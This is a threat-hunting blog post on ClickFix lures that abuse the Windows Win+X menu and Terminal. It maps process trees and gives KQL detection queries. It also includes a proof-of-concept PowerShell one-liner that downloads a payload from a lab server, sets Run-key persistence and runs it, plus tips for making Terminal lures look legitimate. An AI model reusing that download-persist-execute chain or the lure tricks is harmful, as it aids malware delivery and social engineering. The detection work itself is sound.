Hunting ClickFix Win + X Variants


Introduction

It has been just over a year since my post on ClickFix, where I explored the technique in depth. Since then, defenders have adopted countermeasures that detect ClickFix execution through the Windows Run prompt shortcut (Win + R), or have disabled that vector entirely through the Windows registry. This post focuses on variants that leverage the Windows Power User Menu (Win + X) and user-driven Terminal launches to paste and execute commands. Both techniques aim to avoid classical detections relying on RunMRU registry key artifacts created when using the Run prompt.
Windows Power User Menu and Terminal
The Windows Terminal is a modern host application for command-line shells such as PowerShell and Command Prompt and is installed by default on Windows 11 (version 22H2 and later). In recent ClickFix campaigns, threat actors have abused the Windows Power User Menu as an alternative to the Run prompt because it still yields command execution while avoiding registry artifacts generated by Run prompt lures. Unlike classical ClickFix attacks that rely on the Run prompt, Win + X execution introduces a slightly less seamless user experience, as it requires the user to navigate a shortcut‑based menu before launching Terminal. The added UI friction represents a trade‑off adversaries now appear willing to accept, given increased detection scrutiny around Run prompt usage. Since process execution artifacts vary depending on how the user launches Terminal, we will examine them in later sections.
Terminal Configuration and Power User Menu Lures
Before analyzing process execution artifacts associated with Win + X, we must first review the default Terminal configuration. The default profile shell determines what process will be executed when the Terminal option is selected via the Power User Menu:

Depending on the default profile and configuration, the drop-down menu can include additional shells:

Note: Although the default profile can be configured to point to different shells or executables, PowerShell is commonly the out-of-box default on Windows 11. Thus, Win + X lures often include commands for PowerShell or Command Prompt, as they are the most likely configurations.
With that context in mind, the ClickFix variants targeting Win + X become easier to understand. The following screenshots illustrate two recent samples observed in the wild at the time of writing:

The image on the left prompts the user to press the additional “I” key for the Terminal shortcut, while the image on the right instructs the user to use the mouse instead of a keyboard shortcut. These nuances in execution will be important when building analytics to detect the behavior in the next section.
Analyzing Terminal Execution Via Win + X
We will begin by analyzing Win + X execution on a Windows 11 endpoint. As shortcut keys can vary by configuration, a typical Win + X execution flow is as follows:
Win + X -> Terminal shortcut key -> Ctrl + V -> Enter
Accordingly, Win + X execution produces the following process tree, assuming PowerShell is configured as the default profile shell:


When using the Win + X shortcut, wt.exe spawns WindowsTerminal.exe, which subsequently spawns the default profile shell, powershell.exe. The key takeaway here is that WindowsTerminal.exe is the parent process of powershell.exe, whereas Run prompt variants have Explorer.exe as the parent process. Additionally, Explorer.exe spawning wt.exe is a strong indicator of Win + X usage if wt.exe launches without the profile (-p) command line parameter (more on this shortly).
Analyzing Direct Terminal Execution
In this section we will analyze two direct terminal execution paths that do not rely on Win + X and instead prompt the user to open Terminal or Powershell/Command Prompt directly to paste and run a malicious command.
Direct Terminal Execution
If Windows Terminal is directly opened via a shortcut, taskbar search box, or taskbar icon, the following process tree is generated:


In this instance, WindowsTerminal.exe spawns the default profile shell, powershell.exe, with Explorer.exe serving as the grandparent process. Moreover, wt.exe is not spawned like in our previous Win + X example. Be aware that in some enterprise configurations (shell launch policies/taskbar behavior), svchost.exe will spawn WindowsTerminal.exe followed by the default profile shell when launched directly by the user.
An additional nuance of direct terminal execution is that wt.exe appears in the process tree when the user launches a specific shell profile, either by selecting a profile from the taskbar search box results or by right‑clicking the Terminal from the taskbar and choosing a shell from the context menu:

Once the user selects any shell, including the default profile, wt.exe is spawned from explorer.exe, but it appends the profile GUID to the command line:


The presence of the -p parameter and the profile GUID in the command line can further help identify which terminal profile the user chose and how the terminal was invoked.
Direct Shell Execution
Conversely, if PowerShell is opened directly (instead of spawned as the default profile shell through Terminal) via a shortcut, taskbar search box, or taskbar icon, the following process tree is produced:


In this scenario, Explorer.exe does spawn the shell process directly, similar to Run prompt variants. Yet, this results in svchost.exe also spawning an instance of WindowsTerminal.exe. When compared to Win + X and direct Terminal execution, this type of execution is the only path that results in Explorer.exe directly spawning the shell process. Later in this post we will discuss detection methodology, but for now, you should have a better understanding of how to distinguish between Win + X execution vs more direct user-driven terminal execution based on observed process trees and command lines.
Process Tree Fragmentation via Wt.exe
Wt.exe is a documented LOLBin and can proxy process execution. Previously, the wt.exe attack surface was limited in Windows 10 since Terminal was not yet the default command line experience. Now that it is installed by default on later versions of Windows 11, wt.exe usage can be newly practical for adversaries. For instance, by prefixing commands with wt (or wt.exe), an adversary can take a single ClickFix one‑liner and spread execution into multiple Windows Terminal–hosted PowerShell instances, each responsible for a different stage (one process only downloading and writing a payload, another only executing it, etc.). Despite not having come across this technique in the wild, this action effectively splits commands and artifacts across separate powershell.exe parents under WindowsTerminal.exe, rather than concentrating all network, file, and execution activity in a single process, which can bypass simplistic, or static parent–child detections.
Get Manuel Arrieta’s stories in your inbox
Join Medium for free to get updates from this writer.
To better visualize how wt.exe can be used to fragment process trees, we will use a simple scenario with a PowerShell one-liner assuming a Win + X infection chain. After the user reaches Windows Terminal, they would paste and run a command that downloads a remote payload from our lab server, adds generic persistence via run key, and then executes the payload. The test command and resulting process tree are illustrated below:
wt -w 0 nt powershell -NoProfile -Command "Invoke-WebRequest http://192.168.50.186/payload.exe -OutFile $env:TEMP\payload.exe" ; wt -w 0 nt powershell -NoProfile -Command "New-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run' -Name 'PayloadTest' -Value $env:TEMP\payload.exe -PropertyType String -Force" ; wt -w 0 nt powershell -NoProfile -Command "Start-Process $env:TEMP\payload.exe"
Zooming in on the WindowsTerminal.exe process, the figure shows three separate child PowerShell processes (not including the original default profile shell): PID 12956 generates the HTTP request and downloads the payload, PID 1740 adds the download payload to a run key, and PID 12052 executes the payload:

A key distinction here is that this avoids the more obvious start-process cmdlet or cmd.exe start pattern, where PowerShell or Command Prompt nest shell execution in a way that is already suspicious to many detection rules. Although WindowsTerminal.exe still serves as the parent process for the activity, this approach increases the complexity of the process tree and can slow analysis efforts when compared to the equivalent non-wt fragmentation one-liner shown below:

Note: From a process analysis perspective, wt.exe is the launcher for Windows Terminal. It acts as a shim, while WindowsTerminal.exe is the process that hosts the Terminal session and user interface.
Terminal Customization for Social Engineering
Once again, with Terminal now commonly present on Windows 11 systems, its customization layer is worth discussing as part of social engineering tradecraft. Recall that Run prompt variants can easily hide the command behind text padding, icons, or symbols, whereas Win+X execution exposes the full command in the Terminal window, at least briefly, before the user executes it:

The forced visibility creates an opportunity for attacker-controlled customization. A plausible next step in Clickfix Win + X tradecraft is to make the lure appear more trustworthy and polished by using built-in Terminal or shell customization features. Otherwise, when the command is already visible, the attacker often has to rely on the user not noticing the suspicious content and pressing Enter quickly. In the next section we will analyze a real-world example.
Terminal Customization in the Wild
A recent Clickfix sample obtained from ClickFix Hunter demonstrates how even a simplistic Terminal or shell customization can be used to make a lure appear more legitimate. The lure begins with a Cloudflare-themed prompt that copies a malicious PowerShell command to the clipboard. When the user runs the command, the Terminal presents themed output that reinforces the appearance of a legitimate workflow while the payload is retrieved and executed in the background:


Notice the entire command still remains visible in the console, which should raise user suspicion. By making use of the customization options available through Terminal and default profile shell, we can elevate the overall presentation of the lure. Consider some of the following customization crafted into a Clickfix command:
- Host.UI.RawUI.WindowTitle — Changes the name of the console tab when the user presses enter.
- Clear-Host — Appended to the end of the command to clear it from view when the user presses enter.
- ANSI Color Schemes and Icons— Improve the visuals of the lure to make it seem more legitimate.
The following is an upgraded lure using aforementioned customization options which immediately transform the Terminal when the user presses Enter:

There is considerable room for further customization here, but this example is enough to show how Win+X lures that rely on Terminal can be shaped to look more credible rather than merely functional. From a detection engineering standpoint, keywords that alter the Terminal’s appearance in some manner could be worth incorporating into analytics.
Note: Terminal has a default setting to protect against large paste attacks by presenting warnings if the user attempts to paste multi-line content. This is easily bypassed if the command is a single line and has no line breaks.
MDE Analytics
This section covers KQL analytics for detecting the behavior discussed thus far, including Win + X execution, direct Terminal execution, and evasive variants that nest command execution deeper into the process tree or fragment the process tree. The analytics presented provide a practical starting point, but, as always, they should be tuned to your specific environment’s baseline and operational constraints. Finally, in the concluding section, you will find additional filtering logic derived from our analysis of over 2,700 ClickFix command lines, which can be used to increase detection fidelity and reduce false positives.
Suspicious Win + X Execution
Suspicious Win+X execution is best modeled as an Explorer-originated wt.exe launch, followed by WindowsTerminal.exe, and the default profile shell with an added network connection to raise fidelity:

This detection assumes the default profile shell generates the network connection. Please note this can be circumvented by nesting execution, such as PowerShell spawning another instance of PowerShell which generates the network connection. For these specific use cases, we will discuss a catch-all analytic shortly. For now, the following analytic can be used to detect common Win + X execution use cases:
let window = 30d; //adjust time frame here
//Identify events associated with win + x launch via explorer.exe>wt.exe>WindowsTerminal.exe
let win_x_execution_events = ( DeviceProcessEvents
    | where Timestamp > ago(window)
    | where InitiatingProcessParentFileName =~ "explorer.exe"
    | where InitiatingProcessFileName =~ "wt.exe"
    | where FileName =~ "WindowsTerminal.exe"
    | project DeviceId, terminal_time = Timestamp, terminal_uid = ProcessUniqueId, terminal_cmdline = ProcessCommandLine, terminal_name= FileName
);
//Identify relevant default profile shells launched from Terminal (WindowsTerminal.exe)
let default_profile_shell_events = ( DeviceProcessEvents
    | where Timestamp > ago(window)
    | where InitiatingProcessFileName =~ "WindowsTerminal.exe"
    | where FileName in~ ("pwsh.exe", "powershell.exe") //adjust default profile shells here
    | project DeviceId, dp_shell_time = Timestamp, dp_shell_uid = ProcessUniqueId, dp_shell_name = FileName, dp_shell_cmdline = ProcessCommandLine, dp_shell_parent_uid = InitiatingProcessUniqueId
);
//Identify events where the default profile shells of interest generate a network connection
let shell_network_events = ( DeviceNetworkEvents
    | where Timestamp > ago(window)
    | where InitiatingProcessFileName in~ ("pwsh.exe", "powershell.exe") //adjust shells here
    //| where InitiatingProcessCommandLine has_any("Add keywords here")
    | where isnotempty(RemoteUrl) or isnotempty(RemoteIP) //add additional filters here for benign urls, filtering by RemoteIPType, etc
    | project DeviceId, shell_net_time = Timestamp, shell_net_uid = InitiatingProcessUniqueId, RemoteIP, RemoteUrl, RemotePort, RemoteIPType, ActionType, shell_net_cmdline = InitiatingProcessCommandLine, shell_net_process = InitiatingProcessFileName
);
//Join the previous results using InitiatingProcessUniqueId/ProcessUniqueId to chain the process tree and network events. This ensures you are looking at the correct tree and corresponding network activity
win_x_execution_events
| join kind=inner default_profile_shell_events on DeviceId
| where dp_shell_parent_uid == terminal_uid
| where dp_shell_time >= terminal_time and dp_shell_time <= terminal_time + 2m //adjust time here
| join kind=inner shell_network_events on DeviceId
| where shell_net_uid == dp_shell_uid
| where shell_net_time >= dp_shell_time and shell_net_time <= dp_shell_time + 2m //adjust time here
| project DeviceId, terminal_time, terminal_uid, terminal_name, dp_shell_time, dp_shell_name, dp_shell_parent_uid, dp_shell_cmdline, dp_shell_uid, shell_net_time, shell_net_process, shell_net_uid, shell_net_cmdline, RemoteIP, RemoteUrl, RemotePort, RemoteIPType, ActionType
Suspicious Direct Terminal Execution
This analytic detects Explorer.exe spawning WindowsTerminal.exe followed by a default profile shell with network activity:

Collectively, this indicates Terminal was launched directly from a shortcut, taskbar search box, or taskbar icon. The analytic targets ClickFix‑style variants where the user is prompted to open Terminal through these UI paths rather than Win + X execution:
let window = 30d; //adjust time frame here
//Identify shell events associated with direct launches via explorer.exe>WindowsTerminal.exe>default profile shell
let win_x_execution_events = ( DeviceProcessEvents
    | where Timestamp > ago(window)
    | where InitiatingProcessParentFileName =~ "explorer.exe" //in certain enterprise environments, this can be replaced with svchost.exe.
    | where InitiatingProcessFileName =~ "WindowsTerminal.exe"
    | where FileName in~ ("pwsh.exe", "powershell.exe") //adjust shells here
    | project DeviceId, terminal_time = InitiatingProcessCreationTime, terminal_uid = InitiatingProcessUniqueId, terminal_cmdline = InitiatingProcessCommandLine, terminal_name = InitiatingProcessFileName, dp_shell_time = Timestamp, dp_shell_uid = ProcessUniqueId, dp_shell_name = FileName, dp_shell_cmdline = ProcessCommandLine
);
//Identify events where the shells of interest generate a network connection
let shell_network_events = ( DeviceNetworkEvents
    | where Timestamp > ago(window)
    | where InitiatingProcessFileName in~ ("pwsh.exe", "powershell.exe") //adjust shells here
  //| where InitiatingProcessCommandLine has_any("Add keywords here")
    //add additional filters here for benign urls, filtering by RemoteIPType, etc
    | project DeviceId, shell_net_time = Timestamp, shell_net_uid = InitiatingProcessUniqueId, RemoteIP, RemoteUrl, RemotePort, RemoteIPType, ActionType, shell_net_cmdline = InitiatingProcessCommandLine, shell_net_process = InitiatingProcessFileName
);
//Join the previous results using ProcessUniqueId to chain the process tree and network events
win_x_execution_events
| join kind=inner shell_network_events on DeviceId
| where shell_net_uid == dp_shell_uid
| where shell_net_time >= dp_shell_time and shell_net_time <= dp_shell_time + 2m //adjust time here
| project DeviceId, terminal_time, terminal_uid, terminal_name, terminal_cmdline, dp_shell_time, dp_shell_name, dp_shell_cmdline, dp_shell_uid, shell_net_time, shell_net_process, shell_net_uid, shell_net_cmdline, RemoteIP, RemoteUrl, RemotePort, RemoteIPType, ActionType
Suspicious Wt Process Fragmentation
This analytic detects instances where the default profile shell launches wt.exe, which then spawns WindowsTerminal.exe. Generally, the process tree is only produced when wt is called from the existing default profile shell process:

It is designed to catch fragmented wt-based execution patterns that may indicate ClickFix-style abuse or other suspicious orchestration involving multiple commands, tabs, or panes within Terminal:
let window = 30d;
let launch_window = 5m; //adjust window size here
let proc_threshold = 2; //adjust number of wt child processes here
let wt_terminals = (DeviceProcessEvents
| where Timestamp > ago(window)
| where InitiatingProcessParentFileName in~ ("powershell.exe", "pwsh.exe") //adjust default profile shell here
| where InitiatingProcessFileName =~ "wt.exe"
| where FileName =~ "windowsTerminal.exe"
| project DeviceId, dp_shell_name = InitiatingProcessParentFileName, dp_shell_parent_pid = InitiatingProcessParentId, dp_shell_cmdline = InitiatingProcessCommandLine, wt_terminal_time = Timestamp, wt_terminal_uid = ProcessUniqueId
);
wt_terminals
| summarize wt_terminal_count = count(), first_terminal = min(wt_terminal_time), last_terminal = max(wt_terminal_time), all_commands = makeset(dp_shell_cmdline) by DeviceId, dp_shell_parent_pid, bin(wt_terminal_time, launch_window)
| where wt_terminal_count >= proc_threshold
| project DeviceId, dp_shell_parent_pid, wt_terminal_count, first_terminal, last_terminal, all_commands
| order by wt_terminal_count desc, first_terminal desc
Suspicious Windows Terminal Nested Shell Execution
This analytic identifies Terminal-launched nested shell execution in the following form:

Given that a command can be nested and generate a network connection a few child processes down the tree, this analytic will simply identify nested shell execution, which should typically be rare. It will enrich the command if a network connection occurred within either shell, but will not depend on the connection being within those two processes for a more robust analytic:
let window = 30d; //adjust window here
let search_window = 2m; //adjust window here
//terminal > shell1 > shell2 (within 2 minutes of shell1 launch)
let terminal_nest_shell_events = (DeviceProcessEvents
    | where Timestamp > ago(window)
    | where InitiatingProcessParentFileName =~ "WindowsTerminal.exe"
    | where InitiatingProcessFileName in~ ("pwsh.exe", "powershell.exe")   //adjust shell1 here
    | where FileName in~ ("pwsh.exe", "powershell.exe")                    //adjust shell2 here
    | where Timestamp >= InitiatingProcessCreationTime and Timestamp <= InitiatingProcessCreationTime + search_window
    | project DeviceId, terminal_name = InitiatingProcessParentFileName, shell1_time = InitiatingProcessCreationTime, shell1_uid = InitiatingProcessUniqueId, shell1_name = InitiatingProcessFileName, shell1_cmdline = InitiatingProcessCommandLine, shell2_time =  Timestamp, shell2_uid = ProcessUniqueId,shell2_name = FileName, shell2_cmdline = ProcessCommandLine
);
// network from either shell1 or shell2, within 2 minutes of shell1 launch
let shell_network_events = (DeviceNetworkEvents
    | where Timestamp > ago(window)
    | where InitiatingProcessFileName in~ ("pwsh.exe", "powershell.exe") //Adjust shells here
  //| where InitiatingProcessCommandLine has_any("Add keywords here")
  //add additional filters here for benign urls, filtering by RemoteIPType, etc
    | project DeviceId, shell_net_time = Timestamp, shell_net_uid = InitiatingProcessUniqueId, shell_net_name = InitiatingProcessFileName, shell_net_cmdline = InitiatingProcessCommandLine, RemoteIP, RemoteUrl, RemotePort, RemoteIPType, ActionType
);
terminal_nest_shell_events
| join kind=leftouter shell_network_events on DeviceId
| where shell_net_uid == shell1_uid or shell_net_uid == shell2_uid
| where isnull(shell_net_time) or (shell_net_time >= shell1_time and shell_net_time <= shell1_time + search_window)
| project DeviceId, terminal_name, shell1_time, shell1_uid, shell1_name, shell1_cmdline, shell2_time, shell2_uid, shell2_name, shell2_cmdline, shell_net_time, shell_net_uid, shell_net_name, shell_net_cmdline, RemoteIP, RemoteUrl, RemotePort, RemoteIPType, ActionType
| order by shell1_time desc
Additional Analytic Filters
In the previous analytics, I commented lines where additional filters can be applied to command-line parameters. Rather than provide generic keyword filters, I created a Jupyter Notebook that analyzed 2,718 ClickFix command lines sourced from ClickFix Hunter and extracted the most common tokens in the dataset. To improve fidelity and reduce false positives, you can also apply some of the additional keywords listed here. Below is sample output of the top 15 most common tokens in the dataset:

Note: The dataset contained many similar commands clustered around specific dates, so it includes some near-duplicate records. Even so, it should still provide a useful overview of the command-line patterns being leveraged in the wild.
Summary
In conclusion, this post examined how ClickFix variants abuse the Windows Power User Menu (Win + X) and user‑driven terminal execution as an alternative to Run‑prompt lures, to avoid common registry‑based artifacts. We analyzed the differences in process trees and command‑line patterns depending on how Terminal is launched and demonstrated how those execution paths can be used to distinguish Win + X behavior from more direct, user‑driven invocation. To hunt and detect these behaviors, we presented analytics that span Win + X execution to more complex, fragmentation and nested execution techniques.